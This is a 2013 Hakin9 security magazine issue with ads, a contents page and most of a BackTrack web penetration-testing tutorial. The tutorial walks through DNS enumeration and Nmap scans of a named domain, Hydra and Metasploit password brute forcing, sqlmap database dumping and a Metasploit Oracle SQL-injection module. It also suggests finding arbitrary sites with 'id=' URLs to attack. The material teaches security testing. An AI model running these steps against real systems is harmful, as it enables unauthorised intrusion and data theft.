

HAKING

OPEN

Vol.1 No.4
Issue 4/2013 (4) August ISSN: 1733-7186

CYBER THREATS SOLUTIONS

**WEB APPLICATION PENETRATION
TESTING WITH BACKTRACK**

**META-FAST AND META-FURIOUS - A QUICK
HANDS-ON DESCRIPTION THROUGH
THE HACKING CICLE USING ARMITAGE
AND THE METASPLOIT FRAMEWORK**

**DIGITAL WALLET - THE NEW
WAY OF EXCHANGING MONEY?**

**META-FAST AND META-FURIOUS - A QUICK
HANDS-ON DESCRIPTION THROUGH
THE HACKING CICLE USING ARMITAGE
AND THE METASPLOIT FRAMEWORK**

Joe Security LLC

Automated Malware Analysis

Next Generation Sandbox System

Joe Sandbox is an automated, highly configurable and scalable malware analysis system that provides extensive in-depth analysis reports to customers worldwide.



Technology Leader

Introducing **Hybrid Code Analysis**, Joe Security has developed a unique algorithm that combines dynamic and static code analysis in an intelligent way.



Cross Platform

Joe Sandbox is the only fully-automated Sandbox System to support **Windows XP, Vista, W7, W7 x64 and Android** platforms.



Quality Support and Consulting

With direct access to the developer team, Joe Security provides excellent technical support and custom code to his customers.

Joe Security LLC

Automated Malware Analysis

Introducing Joe Sandbox Mobile!

The new solution for in-depth malware analysis on Android based systems. Using **Hybrid Code Analysis**, static and dynamic analysis is combined in a clever way.



Powerful Instrumentation Engine

The highly-configurable, generic Instrumentation Engine not only analyzes **System API calls**, but any function matching specified signatures up to parameter level.



Generic Behavior Signatures

Providing an open interface and a solid initial set of generic behavior signatures, application activity is abstracted into well-formatted report data.



Free Services Available Online

All of Joe Security's Sandbox Systems are available as free web services at apk-analyzer.net, file-analyzer.net, url-analyzer.net and document-analyzer.net

HAKIN9 team

Editor in Chief:

Ewelina Nazarczuk
ewelina.nazarczuk@hakin9.org

Editorial Advisory Board: John Webb, Marco Hermans, Gareth Watters, Peter Harmsen, Dhawal Desai

Proofreaders: Jeff Smith, Krzysztof Samborski

Special thanks to our Beta testers and Proofreaders who helped us with this issue. Our magazine would not exist without your assistance and expertise.

Publisher: Pawel Marciniak

CEO: Ewa Dudzic
ewa.dudzic@hakin9.org

Product Manager:
Krzysztof Samborski
krzysztof.samborski@hakin9.org

Production Director:
Andrzej Kuca
andrzej.kuca@hakin9.org

Marketing Director:
Radoslaw Sawicki
radoslaw.sawicki@hakin9.org

Art Director: Ireneusz Pogroszewski
ireneusz.pogroszewski@software.com.pl
DTP: Ireneusz Pogroszewski

Publisher: Hakin9 Media sp. z o.o. SK
02-676 Warszawa, ul. Postępu 17D
Phone: 1 917 338 3631
www.hakin9.org

Whilst every effort has been made to ensure the highest quality of the magazine, the editors make no warranty, expressed or implied, concerning the results of the content's usage. All trademarks presented in the magazine were used for informative purposes only.

All rights to trade marks presented in the magazine are reserved by the companies which own them.

DISCLAIMER!

The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.

Dear Readers,

We would like to introduce completely free issue of *Hakin9 Open*. This time you will learn how to use *BackTrack* with web application penetration tests. You will also read how to use *Metasploit*, and get knowledge about cyber wallet with an article "Digital Wallet – The New Way of Exchanging Money?" which will allow you to understand what exactly it is, and how to secure it to make your transfers safe. For those ones who are interested in their company's security we have prepared a special section with articles "Why Hire a Hacker?", and "How Could Organisations Leverage Open-Source Intelligence To Gain More Insight Into Their Cyber Threats?".

We hope our articles written by experts will expand your knowledge, and let you become a IT security professionals.

Enjoy your time with Hakin9!

Regards,
Ewelina Nazarczuk
Hakin9 Magazine Junior Product Manager

and Hakin9 Team

PENTESTING WITH BACKTRACK

Web Application Penetration Testing with Backtrack **06**

By Prabhakaran Nair, CEH, ECSA, CHFI, OPST, OPISA

Industries always prefer for open source tools that basically used for penetration testing and vulnerability assessment of Web Applications .First choice for penetration tester is Backtrack and latest version is kali. Backtrack is a operating system that consist some open source tool which is built in different languages such as python,perl and ruby which offer better results from Web Application penetration testing prospect.In My Article i am going to cover most of the tool which is used for Web Application Penetration Testing.

How a Vulnerability Exploitation Works? **14**

By Jorge Mario, Awareness & Security Researcher

In the follow article, We reveal step by step how a vulnerability exploitation works using the free powerful port scanner Nmap and the exploitation tool Metasploit Framework MSF, booth integrated under same graphical user interface; Armitage easy GUI managing for all users.

Meta-Fast AND Meta-Furious – A quick hands-on description through the hacking cycle using Armitage and the metasploit framework **18**

By Gabriel Lazo Canazas, eCPPT, CPTe, LA 27001

It's not that easy for a beginner to grasp the concepts of the Metasploit framework and it's several tools and tweaks. There is a lot of material in hacking techniques, advanced auxiliary modules, cool tips and strategies but throughout the classes I teach, there is always at least one student asking for a quick reference in Armitage to start understanding the Metasploit suite. That's why I decided to write this article, in order to help those pentesting starters and give them a hint of the true Metasploit power.

HOW TO SECURE YOUR COMPANY? Why Hire a Hacker? **24**

By Dominique Karg, Chief Hacking Officer at AlienVault

Before I start this article I would just like to clarify that I'm not advocating the hiring of computer criminals. If you are being held to ransom by someone claiming to have control of your infrastructure, and demanding payment to 'prevent further damage or exposure', then you need to contact the relevant authorities. However, if you want to prevent said criminals hijacking your systems then perhaps a 'hacker' is exactly the person you need for the job! At AlienVault, we pride ourselves in working with 'hackers' and having them as part of our team to ensure we provide the best service to our customers.

How Could Organisations Leverage Open-Source Intelligence To Gain More Insight Into Their Cyber Threats? **26**

By Laurent Mathieu, CISSP, Information Security Consultant

It seems to me that many organisations, including some of the largest ones, do not sufficiently utilise the open-source intelligence capabilities available online in order to gain further insight into their own cyber security threats. By adopting even basic techniques, organisations may be able to improve their detection time and responsiveness to at least some of their cyber threats.

HOW TO HACK CYBER WALLET?

Digital Wallet – The new way of exchanging money? **30**

By Alexandre S. Cezar, CISSP, Information Security Consultant and Project Manager

This article intends to introduce the reader the concept of Digital Wallets, to show some interesting approaches that are being used to secure them and discuss the associated risks, tools for exploitation and techniques to secure your Digital Wallet.

Web Application Penetration Testing With Backtrack

Industries always prefer for open source tools that basically used for penetration testing and vulnerability assessment of Web Applications. First choice for penetration tester is Backtrack and latest version is kali. Backtrack is a operating system that consist some open source tool which is built in different languages such as python, perl and ruby which offer better results from Web Application penetration testing prospect. In My Article i am going to cover most of the tool which is used for Web Application Penetration Testing.

Content to Be Covered in This Publication

- Enumerating Web Application Version and Architecture
- Identify Services and Ports Running on Web Application Server
- Enumerating Different Type of Databases
- Vulnerability Assessment and Penetration Testing of Web Application

Introduction

Web Application Penetration Testing is a method to evaluate the security of Web Application. They focus on security of Web Application, vulnerablities etc. In today world 90 percent of companies web-site and there web application architecture is vulnerable for attack. Web Application vulnerabilities lead to compromise web application and gain access to confidential information. Objective of this publication is just to gain information how to test web application from security prospect and try to patch all the hole which can lead to deface your web application.

Enumerating Web Application Version and Architecture

In the first phase of Web Application Penetration Testing we need to gather or enumerate different type of information of Web Application which we need to test such as:

- Enumerating Ip address, DNS Records
- Gathering Operating System Information and Application in which webSite is hosted
- Mirroring and Finding Directories of Website




Figure 1. Dnsenum.pl

Enumerating Ip address, DNS Records

Dnsenum.pl

Is multithread script to enumerate information on a domain and to discover non-contiguous ip blocks and dns records. This tool is also used for zone transfers. Command and output E.g (Figure 1) as you see in above diagram because of security issues we havn,t disclose the name of domain and its records.

We used the simple command that is `./dnsenum.pl targetedomain.com.`

DNSMap tool

Is another important tool which we can used to find subdomain we need to check whether that domain have subdomain and running which kind of web application (Figure 2).

as you see in above diagram because of security issues we havn,t disclose the name of domain and its records.

We used the simple command that is `./dnsmap targetedomain.com.`

DNSRecon

This tool is written in Ruby language the `dnsrecon` can be used to:

- Reverse lookup for range.
- Expand a top level domain.
- Brute force DNS Host and Domain using a wordlist.
- Query the NS, SOA, and MX records.
- Performed zone transfer on each NS server reported (Figure 3).

```
root@bt:/pentest/enumeration/dns/dnsmap# ./dnsmap certifiedhacker.com
dnsmap 0.30 - DNS Network Mapper by pagvac (gncitizen.org)

[+] searching (sub)domains for certifiedhacker.com using built-in wordlist
[+] using maximum random delay of 10 millisecond(s) between requests

ag.certifiedhacker.com
IP address #1: 92.242.132.8

ah.certifiedhacker.com
IP address #1: 92.242.132.27

ai.certifiedhacker.com
IP address #1: 92.242.132.8

aix.certifiedhacker.com
IP address #1: 92.242.132.8

^C
root@bt:/pentest/enumeration/dns/dnsmap#
```

Figure 2. DNSMap tool

```
root@bt:/pentest/enumeration/dns/dnsrecon# ./dnsrecon.py -d certifiedhacker.com
[*] Performing General Enumeration of Domain: certifiedhacker.com
[-] DNSSEC is not configured for certifiedhacker.com
[*] SOA ns0.novyearlyfang.com 202.75.54.100
[*] NS ns0.novyearlyfang.com 202.75.54.100
[*] MX mail.certifiedhacker.com 202.75.54.100
[*] A certifiedhacker.com 202.75.54.101
[*] TXT certifiedhacker.com v=spf1 mx ~all
[*] Enumerating SRV Records
[-] No SRV Records Found for certifiedhacker.com
[*] 0 Records Found
```

Figure 3. DNSRecon

We used the simple command that is `./dnsrecon.py -d targetedomain.com` so in this `-d` is stand for domain there is other different switches are avail but my objective is just to conduct web pentesting.

Identify Services and Ports Running on Web Application Server

Before going to perform any kind of Vulnerability Assesment and penetration in to the web application first we need to identify which application they using what is platform or operating system in which they host there website.

First We identify which application and there version is running or simple words we need to perform Banner Grabing (Process of gathering OS,Application Information). There are different ways we will used to conduct banner grabbing

NetCat

Is a command which we used to perform banner grabbing on target (Figure 4) if we go through the diagram first we type `nc target.com 80` once you type this command they you need to type `http` method and commad is `HEAD / HTTP/1.0.`

Nmap

Is a opensource tool which is used for information gathering. With the help of NMAP we trying to find the operating System of target web application server. So we used the command such (Figure 5)

Other commands

Protocol Scan Method to identify the ports

```
root@bt: ~
File Edit View Terminal Help
root@bt:~# nc certifiedhacker.com 80
HEAD / HTTP/1.0

HTTP/1.1 403 Forbidden
Content-Length: 218
Content-Type: text/html
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Date: Wed, 31 Jul 2013 17:57:10 GMT
Connection: close
```

Figure 4. NetCat

```
root@bt:/pentest/scanners/httsquash# nmap -O 192.168.19.169
Starting Nmap 6.25 ( http://nmap.org ) at 2013-07-31 14:18 EDT
Nmap scan report for 192.168.19.169
Host is up (0.00034s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
143/tcp   open  imap
445/tcp   open  microsoft-ds
5001/tcp  open  complex-link
8080/tcp  open  http-proxy
MAC Address: 00:90:C2:9:A6:80:3C (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.17 - 2.6.36
```

Figure 5. Nmap


```
nmap -sO targetdomain.com
```

Check Particular Port

```
nmap -p1,21,25,80,443 -sO targetdomain.com
```

Identify UDP Services running on WebServer

```
nmap -sU -p- targetdomain.com
```

Identify Services Version




Figure 6. *http-enum.nse*




Figure 7. *Webshag*




Figure 8. *Directory Listing With Metasploit*




Figure 9. *FTP User and Password Crack*

```
nmap -sV targetdomain.com
```

```
nmap -sV --version-intensity 8 target.com
```

(for setting amount of probe to change the intensity level of scan).

Aggressive Detection, OS Detection and Script Scanning With Nmap

```
nmap -sC -sV -O targetdomain.com
```

```
nmap -sT -sC targetdomain.com
```

Mirroring, Enumerating File Directories of Targe Web Site

Directory listing and mirroring of website play a vital role for the penetration testing of Web Application. We can get the idea how directory structure in Web Application. With the Help of Backtrack tool we can try to do mirroring of website because some website protected with robots.txt which not allowed to browse the entire directory.

Nmap Commands

In Nmap first we need to find the directory of nmap scripts. Open the Script Directory = `root@bt: cd /opt/framework/share/nmap/scripts#`.

Command

```
= nmap --script http-enum.nse -p80 targetdomain.com
```

http-enum.nse is a script which is basically used to discover directory of webserver (Figure 6).

Webshag

Webshag is a tool in backtrack which is used for web security audit. Here we used webshag for web crawling and directory listing.

To Open WebShag Please follow step: Backtrack => Information Gathering => Web Application Analysis => WebCrawler => webshag-gui.

As Per Diagram once you open webshag you need to move your cursor to *Spider* menu once you go to *spider menu* in the *setting Target* you must mention the name of the target (*targetdomain.com*). You have to open *same targetdomain website in your browser* and then go to click OK (Figure 7).

Directory Listing With Metasploit

Please go through the steps to performed directory Listing With Metasploit

- Open Metasploit
- We need to Select Scanner of Directory Listing and the command is

```
msf > use auxiliary/scanner/http/dir_scanner
```


- Then We need to Set ip address of the web-server

```
auxiliary(dir_scanner) > set rhosts IP-Address
```

- then type `run` to start scanner (Figure 8)

FTP User and Password Crack

- With the Help of Hydra We tried to find admin username and password of FTP Server. Please go through the steps
- Backtrack => Privileges Escalation => Password Attack => online tool => hydra-gtk (Once you open the tool please go through the screenshots

First Type the *ipaddress* of ftp server, define the *port* number and select *the protocol* (Figure 9). In the password option select the username list and locate the *usertext file* that consist the username list and then select the password list option and locate the *password list file that consist passwords* (Figure 10). In the tuning just select number of task 2 and in timeout define the parameter 30 (Figure 11). See the results once you select start (Figure 12).




Figure 10. Username And Password Selecting




Figure 11. Select Number of Task 2 and in Timeout Define the Parameter 30

Enumerating Different Type of Databases

In this Publication We will discuss how to enumerate the different type of database and try to fetch records with open source tool which is avail in Backtrack

- Enumerating Types, Version and Ports of Database
- Enumerating and Bruteforcing Database Admin Accounts
- Enumerating Records from Databases

Enumerating and Audit Types, Versions and Open Ports of Databases

In this Modules we will Demonstrate how to enumerate database type, version and open port of databases with the help of Backtrack tool.

NMAP

First We need to identify type of database and there port

```
Command is = nmap -sT -sC 192.168.1.6
```

Output = if u see the white check we identify there are running mysql and postgresql (Figure 13)




Figure 12. See the Results Once You Select start




Figure 13. nmap -sT -sC 192.168.1.6

Enumerating and Exploiting Databases Records

To Enumerate MYSQL Database we need to use Metasploit. We need to follow steps by which we gain access to the databases

Step 1

First We need to find the username and password of Database with Metasploit

- open metasploit (msfConsole) in Backtrack
- need to search mysql exploit modules type `search mysql`
- Type the following Command to Select Exploit
- `command = use auxiliary/scanner/mysql/mysql_login`
- Set the ip of Remote Host Database
- `Command = set RHOSTS Targetip`
- We need to give location of user list to perform bruteforce attack
- `command = set user_file /root/Desktop/usernames.txt`
- We need to give location of password file to perform bruteforce attack `command = set pass_file /root/Desktop/passwords.txt`
- Then we need to run that exploit
- `command = exploit`
- You can go through the output (Figure 14)

Step 2

Once you Find the Username and Password of Database Account now next step we need to enumerate complete information about the database open metasploit in Backtrack 5

- `msf > use auxiliary/admin/mysql/mysql_enum`
- `msf auxiliary(mysql_enum) > set PASSWORD *****`
- `msf auxiliary(mysql_enum) > set USERNAME root`
- `msf auxiliary(mysql_enum) > set RHOST 192.168.1.6`
- `exploit`
- `output`

Step 3

We can do same enumeration against postgres database by using PostgreSQL Login Utility:

- `USE auxiliary/scanner/postgres/postgres_login`
- set the ipaddress of Postgres which you want enumerate `set RHOSTS 10.0.0.1`
- Select the userfile that consist the list of users `set user_file /opt/metasploit/msf3/data/wordlists/user.txt`
- select the passwordfile that consist the password list `set pass_file /opt/metasploit/msf3/data/wordlists/pass.txt`

Step 4

Sql Database Enumeration With SQLMAP. sqlmap is python based tool which is used for enumerating and penetration testing of databases. Please follow the steps to enumerate and penetrate into the databases

- Step 1 = Try to search anything related to id e.g `trainers.php?id=`
- You will get plenty amount of link of website which end up with `id=1` or other value
- Go to Backtrack =>Exploitation Tool =>Database Exploitation =>MysqlExploitation =>Sqlmap
- Type the following syntax (Ustand for url) `./sqlmap.py -u http://www.web.com/viewpacu.php?id=14`
- To get a list of databases running on target database `/sqlmap.py -u http://www.web.com/viewpacu.php?id=14--dbs`
- Once you find the databases select the specific database and try to enumerate the table of that database and the command is `./sqlmap.py -u http://www.web.com/viewpacu.php?id=14-D mani --tables` in the current syntax *mani is the name of database* if u see the command we have use `D` mean database

Step 5

Enumerating Oracle Database With Metasploit

- first we need to identify 1521 port is open on target if its open it mean they running oracle server
- To identify we need to run nmap and type the following command `nmap -sV 20.0.0.1 -p 1521`
- once we find the 1521 port is open then we need to open metasploit to enumerate which oracle version they are using and the command is `msf > use auxiliary/scanner/oracle/tnslsnr_version`
- set the ipaddress of oracle database server `msf auxiliary(tnslsnr_version) > set RHOSTS 20.0.0.1`
- `msf auxiliary(tnslsnr_version) > run`
- once you get results then we need to Enumerating Oracle Sid
- `msf > use auxiliary/scanner/oracle/sid_enum`
- `msf auxiliary(sid_enum) set RHOSTS 20.0.0.1`

```
msf auxiliary(mysql_login) > exploit
[*] 192.168.1.6:3306 MYSQL - Found remote MySQL version 5.0.51a
[*] 192.168.1.6:3306 MYSQL - [1/4] - Trying username:'msfadmin' with password:''
[*] 192.168.1.6:3306 MYSQL - [1/4] - failed to login as 'msfadmin' with password:''
[*] 192.168.1.6:3306 MYSQL - [2/4] - Trying username:'root' with password:''
[*] 192.168.1.6:3306 - SUCCESSFUL LOGIN 'root' :
[*] 192.168.1.6:3306 MYSQL - [3/4] - Trying username:'msfadmin' with password:'msfadmin'
[*] 192.168.1.6:3306 MYSQL - [3/4] - failed to login as 'msfadmin' with password:'msfadmin'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mysql_login) > ]
```

Figure 14. Enumerate MYSQL Database

- msf auxiliary(sid_enum) > run (you can get the list of sids of the user)
- Conduct Sql Injection With Metasploit against Oracle Database
- msf > use auxiliary/sqli/oracle/dbms_export_extension
- msf auxiliary(dbms_export_extension) > info
- msf auxiliary(dbms_export_extension) > set RHOST 20.0.0.1
- msf auxiliary(dbms_export_extension) > set SID uyyy (id which we find)
- msf auxiliary(dbms_export_extension) > run
- once you run you will get the list of databases

Web Application Vulnerability Assement With Backtrack Tool

In Backtrack We have multiple tools which do fingerprinting and vulnerability Assessment for Web Application

- Content Management System Identification and Vulnerability Assessment
- Identification loadbalancer and Web Application Firewall

Content Management System Identification and Vulnerability Assessment

Backtrack have multiple tools that used to identify CMS, banner grabbing and vulnerability Assessment. Now Day 80 % organization using CMS in there network and backtrack tools is always a best choice for penetration tester to test the CMS.

Tools Which we demonstrate in this article:

- BlindElephant = A python based tool which is used for web application fingerprinting. The BlindElephant Web Application Fingerprinter attempts to discover the version of a (known) web application by comparing static files at known locations against precomputed hashes for versions of those files in all all available releases. The technique is fast, low-bandwidth, non-invasive, generic, and highly automatable. To Open *BlindElephant => Backtrack Menu*

=> Information Gathering => Web Application Anaylisis => CMS Identification => blindelephant if you see the Figure 15 the command is

```
python BlindElephant.py -p guess http://www.wordpress.com/ wordpress
python BlindElephant.py -p guess http://www.joomla.org/ joomla
```

if you see the command `-p` stand for pluggin

- CMSExplorer = A python based tool which enumerate plugins, modules and other components of CMS. To open CMS Explorer Please follow step to open CMS *Backtrack => Information Gathering => Web Application Analysis => CMS Identification => CMS Explorer. Comands*

```
for Drupal WebSite = ./cms-explorer.pl -url http://example.com -type drupal
for Joomla WebSite = ./cms-explorer.pl -url http://example.com -type joomla (Figure 16)
```

- whatweb = A python tool used for enumerating banner grabbing, application server information. To open *WHATWEB Backtrack => Information Gathering => Web Application Analysis => CMS Identification => whatweb*

```
comand = ./whatweb targetdomain.com
```


Please go through the output (Figure 17)

- WAFFIT = Python Based tool which is used to identify web application firewall on target web application server. To *Open WAFFIT Backtrack => Information Gathering => Web Application Analysis => IDS IPS Identification =waffit> Command = ./wafw00f.py http://certifiedhacker.com/*
- joomscan = Python based used which is used for perform vulnerability scanning against joomla




```
root@bt:~/pentest/enumeration/web/whatweb# ./whatweb http://certifiedhacker.com
^[[Ahttp://certifiedhacker.com [200] JQuery, PasswordField[RevealPassword], Title[Certified Hacker], ASP.NET, Via-Proxy[1.1 localhost (squid/3.2.3)], Country[MALAYSIA][MY], X-Powered-By[ASP.NET], HTTPServer[Microsoft-IIS/6.0], Meta-Autho[Parallelus], IP[202.75.94.101], X-Cache[localhost,localhost:3128], Microsoft-IIS[6.0]
```

Figure 17. whatweb



```
root@bt:~/pentest/web/blindelephant/src/blindelephant# python BlindElephant.py -p guess http://www.joomla.org/ joomla
Loaded /pentest/web/blindelephant/src/blindelephant/dbs/joomla.pkl with 39 versions, 3789 differentiating paths, and n groups.
Starting BlindElephant fingerprint for version of joomla at http://www.joomla.org
```

Figure 15. BlindElephant



```
root@bt:~/pentest/enumeration/web/cms-explorer# ./cms-explorer.pl -url http://joomla.com -type joomla
*****
WARNING: No valid IP address found for host http://joomla.com
```

Figure 16. CMSExplorer

Website. Top Open Joomscan Backtrack => Vulnerability Assessment => Web Application Assessment => CMS Vulnerability Identification => joomscan Command = ./joomscan.pl -u target.com. Please check the Figure 18 these is an output of what i did perform

- Dirbuster = A java based tool used for enumerating hidden directories and files on web application server. To Open DirBuster Backtrack => Vulnerability Assessment => Web Application Assessment => Web Application Fuzzers=>dirbuster. In Below the target url option we need to define the url of the website, select list Bruteforce. Click Start (Figure 19)
- ASPAuditor = Perl tool which is used for audit Asp WebSite.To Open Aspauditor Backtrack =>Vul-




Figure 18. joomscan




Figure 19. Dirbuster




Figure 20. VEGA

nerability Assessment =>Web Application Assessment =>Web Vulnerability Scanner =>asp=auditor Command = /asp-audit.pl http://google.com -bf (-bf stand for bruteforce asp.net version)

- VEGA = It is an Java based open source tool which is used to test web application security. This tool consist a modules that basically used to validate command injections, sql injections other vulnerabilities. To open VEGA Backtrack Menu => Vulnerability Assessment => Web Application Assessment =>Web Vulnerability Scanner => VEGA. ONCE YOU OPEN VEGA YOU Need to SELECT SCAN Option (Figure 20) Once you Select Scan option it will come with below windows that ask for selecting modules. There are two modules in VEGA First One is called Injection Modules (Figure 21)

